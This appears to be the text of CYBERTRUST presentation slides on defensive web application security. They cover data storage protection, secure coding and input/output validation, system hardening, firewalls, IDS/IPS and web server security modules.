- May be a good idea to delegate dynamic data generation to a separate server, preventing temporary files to be generated anywhere in the context of the web application.
- Ensure a limited lifetime on dynamically generated data.
- User's credentials should be used for collecting the dynamic data from the data provider, preventing the generation algorithm to be manipulated to gather another user's data.

Securing Dynamic Data Storage

- Allows for the web application to apply proper access control and prevent attackers from disclosing data belonging to other users.
- Binary dynamic data can be stored in the data provider itself, rather than on the web application, and be generated on-demand when the user requests this data, allowing for enforcement of access control and prevention of file enumeration attacks.
- Dynamic data can also be generated outside the web application's path, and when requested by the user a one-time mapping can be made to a location inside that user's web application profile, allowing for authentication and authorization to take place. One-time pseudo-random ID's can be used to name the files, which are removed once they have been requested.

CYBERTRUST

Securing Data Storage

Core Web Application Security

Data Storage

- In the 3-tier web application infrastructure, two components are susceptible to long term data storage, being the “client” and the “data provider”. Generally the web application is only responsible for “gateway” functionality, displaying the information stored in data provider in a user-friendly format to the client.

Securing Client-Side Data Storage

- Two types of data are generally stored at the client-side: persistent (stays on the system after session is closed) and non-persistent (is “removed” when session is closed).
- From a security point of view, it is always better to have the least amount of persistent data trailing on the client’s system. Persistent data can remain on a system until the temporary files or cache is cleared. While unsigned Java applets create non-persistent data, ActiveX controls have full system access and can generate persistent data, putting an entirely new perspective on client-side data.
- Securing client side data is a big challenge for web application designers in today’s hybrid environment with multiple operating systems and various client software.
- An effective way for ensuring client-side data security in web application infrastructures is through the use of client-independent autonomous environments, the most popular of which t is Java, supporting cross-platform, and cross-application features.
- All data within the environment can be protected through the use of cryptography and separated from the client’s operating system and applications.

Securing Data Storage (2)

Core Web Application Security

Securing Server-Side Data Storage

- While data access and transfer mechanisms are secured, the actual data stored on the data provider may still be compromised to someone with local access to the system. Moreover, physical access to the data provider also needs to be reviewed.

- **Protecting against Physical Data Compromise:**

  - Logical FS encryption on the hard drive (starting at boot level and protected using encryption keys)

  - Hardware encryption to protect system data (encrypts the entire physical disk and is generally faster than it's logical counterpart, however the encryption algorithm can not be easily changed).

- **Protecting Against Logical Data Compromise:**

  - Confidentiality and Integrity checks built directly into the database product.

  - Limit access to the system.

CYBERTRUST

Secure Code Development

Core Web Application Security

Writing Secure Code

- Different programming languages are available, all susceptible to different types of vulnerabilities.
- Several general secure coding guidelines should be adopted at a minimum avoiding the following issues:

  - Improper buffer handling
  - Improper memory addressing and data handling
  - Unclean function returns
  - Presence of sections of test/development code

  (and this is just a small subset of all security issues existing in code).
- Various tools are available for detecting “common” coding insecurities:
  - For C-based code: ITS4 (http://www.cigital.com/its4/) and Lint (http://lclint.cs.virginia.edu/)
  - For Java code: CodeSpy (http://www.owasp.org/software/labs/codespy.html)
- For a full list of security issues affecting a certain programming language, language-specific security publications are available:

  - ActiveX Security: http://msdn.microsoft.com/library/default.asp?url=/workshop/components/activex/security.asp
  - PHP Security: http://phpsec.org/projects/guide/
  - Perl Security: http://search.cpan.org/dist/perl/pod/perlsec.pod
  - XML Security: http://www.xml.org/xml/resources_focus_security.shtml
  - Java Security: http://java.sun.com/security/index.jsp

CYBERTRUST

Secure Code Development (2)

Core Web Application Security

- **Securing Input**
  - Allows for mitigation of security issues ranging from information disclosure to content manipulation.
  - **Secure HTTP Header Input:**
    - Verify HTTP Header is conform to web standards.
    - Strip out dangerous characters or improper values.
    - Limit HTTP methods. (Do you really need “CONNECT”, “DELETE”, “PROPFIND” ??)
  - **Secure HTTP Request and Forms Input:**
    - Scan all possible parameters for potential security issues.
    - Don’t forget the different encodings!
    - Because a form field is hidden doesn’t mean a user can’t modify it!
    - Know your content lengths and define proper ranges!
- **Securing Output**
  - Gives a “full picture” and provides two-way inspection of data communications.
  - **Secure Regular Application Output:**
    - Issues such as redirection showing Internal IP addresses can be mitigated.
    - Tables supposed to display numeric data shouldn’t contain alphabetic characters!
    - Detect and trap these exceptional conditions before sending to the client.
  - **Secure Error Output:**
    - Error and debug data should not be displayed to an end-user.
    - Don’t give the attacker’s the edge nor the incentive!

CYBERTRUST

Secure Code Development (3)

Core Web Application Security

Security Implications using Third-Party Libraries

- Third-party libraries may be susceptible to vulnerabilities and potentially compromise the security of the web application or may be used in a configuration which is not compliant with the security requirements for the library.
- i.e. COM objects in IIS installed as Administrator, if any of these libraries are insecure can result in potential system compromise.

Using Security Libraries

- A set of security libraries are available for various programming languages, allowing input and output security to be performed with a predefined set of libraries and APIs.
- i.e. Stinger for J2EE (http://www.owasp.org/software/validation/stinger.html) and PHPFilters for PHP (http://www.owasp.org/software/labs/phpfilters.html)

Code Auditing

- Crucial part of any Q&A testing, involving a detailed assessment of the web application's code in order to detect and solve code issues.
- Have a fresh set of eyes, someone who is unfamiliar with the code to weed through the code blocks in an attempt to discover and mitigate possible security issues that someone who is familiar with the code may have overlooked.

CYBERTRUST

Harden Core Web Application Components

Core Web Application Security

Hardening Client Systems

- Hybrid in nature and not always under the control of the company providing the web application.
- Nevertheless, users should be made aware of potential security issues.

Hardening Web Application and Data Provider Systems

- Hybrid in nature, but general security “best practices” exist:
  - Install least amount of packages, keep system up to date with patches.
  - Disable unnecessary services
  - Remove unused software
  - Remove default operating system and application values
  - Change the default permissions on critical values
  - Chroot environments on Unix systems
  - Perform proper authentication and access control
  - Configure proper system and application audit trails

CYBERTRUST

Firewalls

Peripheral Web Application Security

Network-level Firewalls

- Secure access to and between the various web application infrastructure components.
- Use DMZ separation of various components (or VLANs and Virtual Routers).
- Multi-layered hybrid firewall topology.
- Make clear design choices about server placement around the firewall infrastructure.

Reverse Proxies and Application-level Firewalls

- Reverse Proxies “break” the flow (including SSL encryption/decryption) between the client and the web application server, providing for a security barrier to be built into the infrastructure. Reverse Proxies provide data sanity and basic security checking, while providing load balancing and redirection/rewriting functionality.
- Application-level Firewalls take Reverse Proxies one step further, combining SSL encryption/decryption with strong content checking functionalities. Allow for a granular inspection rule base to be created, and oftentimes include authentication and authorization functionalities.
- Application-level Firewalls sometimes also support a “learning” mode, in which they learn all the “legitimate” traffic to the web application server. Once a baseline has been defined, “illegitimate” traffic can be detected and denied more easily.

CYBERTRUST

Intrusion Detection and Prevention Systems

Peripheral Web Application Security

Intrusion Detection vs. Intrusion Prevention

- Intrusion Detection generally provides a passive approach to system security, sniffing on a link tap to detect attacks and alert them after they happened.
- Intrusion Prevention provides a more active approach to system security, offering the possibility of stopping an attack before it reaches the web application.
- Both use signature and anomaly based detection to flag and mitigate security issues.
- Newer IDS and IPS systems also provide the capability of performing SSL encryption/decryption using the web server's certificates.

Network vs. Host-based Intrusion Detection and Prevention

- Network based IDS/IPS systems sit on the network links looking for threats. However, some security threats may go by unnoticed if the data itself is encrypted or if the network links are encrypted (i.e. IPSec).
- Host based IDS/IPS systems solve this issue by sitting on the server systems themselves. They proactively monitor incoming traffic into the system as well as the usage of the system memory, and can detect and prevent attacks based on known patterns and anomalies.
- Host IDS/IPS is generally a very good mitigation strategy against buffer overflows and several Denial-of-Service Attacks.

CYBERTRUST

Web Server Security Modules

Peripheral Web Application Security

- **Web Server Security Modules**
  - Standalone solution or directly loaded into web server.
  - Intercepts requests to a web server and perform content inspection and input validation on data.
- **Apache and mod_security** (http://www.modsecurity.org)
  - Open-source, freely available, and supports Apache 1.x and 2.x !!
  - Can be applied globally or per-virtual host and performs input validation on parameters or requests.
  - Features:
    - Complex request rule definitions, with negate and “pass-through” functionality.
    - Input length, encoding, and character validation
    - Interception of files uploaded to the web server
    - Open-source scripts available to convert Snort Web IDS signatures to mod_security rules.
- **Microsoft-IIS with SecureIIS** (http://www.eeye.com/html/products/secureiis/)
  - Commercially available security module for Microsoft-IIS web server.
  - Features:
    - Blocking of attacks through known signatures and patterns as well as through behavior inspection, allowing blocking of unknown security threats.
    - In-depth policy creation for multiple sites.
    - Strong reporting and charting features

CYBERTRUST

Q&A

CYBERTRUST